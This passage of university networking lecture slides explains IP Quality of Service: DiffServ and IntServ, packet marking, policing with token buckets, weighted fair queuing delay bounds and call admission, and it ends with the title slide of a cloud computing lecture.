
We will look at **network designs** that can support QoS

QoS in IP Networks: Two Models

- Differential QoS (DiffServ)
 - Works on *traffic classes* (connections with similar properties)
 - Provides relative performance to various classes
- Guaranteed QoS (IntServ)
 - Needs to reserve resources
 - Works on *individual* traffic flows (connections)
- In both models, routers need to perform certain functions (in addition to forwarding data packets)
 - Let us explore these functions using a simple example


Example Showing QoS Requirements

- VoIP & FTP connections share 1.5 Mbps link
 - VoIP needs 1 Mbps for good, FTP is elastic (can use whatever bandwidth left)
- bursts of FTP can congest router, cause audio loss
- want to give priority to audio over FTP



Principle 1: Packet Marking

- We need a way to distinguish traffic classes.



Principle #1

Packet Marking allows router to distinguish among packets belonging to different classes of traffic.

Principle 2: Traffic Isolation


- What if applications misbehave (audio sends higher than declared rate)
 - policing: force source adherence to bandwidth allocations
- Marking and policing at network edge

Principle #2

Provide protection (isolation) for one class from others.

Principle 3: Max. Resource Utilization


- Allocating *fixed* (non-sharable) bandwidth to flow leads to *inefficient* use of bandwidth
 - Because a flow may not use its full allocation



While providing isolation, it is desirable to use resources as efficiently as possible

Principle 4: Call Admission

- Cannot support traffic demands beyond link capacity!



Principle #4

Call Admission: flow declares its needs, network may block call (e.g., busy signal) if it cannot meet needs

Summary of QoS Principles

- Packet Classification (or Marking)
- Traffic Isolation (through policing)
- Max. Resource Utilization
- Call Admission

Let's look at **mechanisms** for achieving these principles

Policing Mechanisms

Goal: limit traffic so that it does not exceed declared parameters

Three common-used criteria:


- (Long term) Average Rate: how many pkts can be sent per unit time (in the long run)
 - crucial question: what is the interval length: 100 packets per sec and 6000 packets per min (ppm) have same average!
- Peak Rate: e.g.,
 - Avg rate: 6000 ppm
 - Peak rate: 1500 ppm
- (Max.) Burst Size: max. number of pkts sent consecutively (with no intervening idle)

Policing Mechanisms: Leaky Bucket Abstraction

Leaky Bucket: limit input to specified Burst Size and Average Rate


- Bucket can hold b tokens
- Tokens generated at rate r token/sec unless bucket full
- Router consumes one token to forward a pkt →
 - burst size is limited to b
 - over interval of length t : #pkts forwarded $\leq (rxt + b)$

Leaky bucket limits max. burst size. How can we control the **delay**?



Recall: Scheduling Policy: WFQ


- Weighted Fair Queuing (WFQ):
 - generalized Round Robin
 - each class gets weighted amount of service in each cycle



$$R_i = R w_i / \sum w_j$$

Policing Mechanisms: Leaky Bucket Abstraction


- Leaky bucket + WFQ \rightarrow provide guaranteed **upper bound on delay**, i.e., *QoS guarantee!* How?
 - WFQ: guaranteed share of bandwidth
 - Leaky bucket: limit max number of packets in queue (burst)



$$R_i = R w_i / \sum w_j$$
$$d_i^{\max} = b_i / R_i$$


Differentiated Services (DiffServ)

- Edge router: 
 - per-flow traffic management
 - Classifies (marks) pkts
 - different classes
 - within a class: **in-profile** and **out-profile**
- Core router: 
 - per class traffic management
 - buffering and scheduling based on marking at edge
 - preference given to **in-profile** packets



Edge Router: Logical Architecture

- Declared traffic profiles (e.g., rate, burst size)
- Traffic marked, metered, shaped if non-conforming



Core Router: Forwarding (PHB)

- PHB results in a different observable (measurable) forwarding performance *behavior*
- PHB does not specify what mechanisms to use to ensure required PHB performance behavior
- Examples:
 - Class A gets x% of outgoing link bandwidth over time intervals of a specified length
 - Class A packets leave first before packets from class B

Integrated Services (IntServ)

- Architecture for providing QoS guarantees in IP networks for **individual** application sessions
- Resource reservation: routers maintain **state** info of allocated resources, QoS req's
- Admit/deny new call setup requests

Call Admission

Arriving session must:

- Declare its QoS requirement (e.g., bandwidth)
- Characterize traffic it will send into network (e.g., avg. bitrate and max burst size)
- Signaling protocol: needed to carry requirements to routers (where reservation is required)
- **Resource reservation**
 - call setup, signaling (RSVP)
 - traffic, QoS declaration
 - per-element admission control

Concerns with IntServ

- Scalability: signaling, maintaining per-flow router state is difficult with large number of flows
 - Example: a 2.5 Gbps link serving 64 Kbps audio streams → 39,000 flows! Each require state maintenance.
- Flexible Service Models: IntServ has only two classes
 - relative service distinction: Platinum, Gold, Silver

QoS in Practice

- DiffServ and IntServ are NOT widely deployed
 - Add complexity to the network, and more importantly
 - Performance difference is not significant
 - Best effort Internet yields the same performance most of the time!
- Some home/enterprise routers use DiffServ
 - To differentiate multimedia traffic from others (within home)
 - Note: last mile hop (access link to the Internet) is usually the bottleneck
- Some concepts from IntServ are used in ISPs
 - To reserve bandwidth for major customers/organizations
 - Few reservations and less dynamic (reservations done for long period, months)

Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020

Cloud Computing: Overview

Instructor: Khaled Diab

Cloud Computing

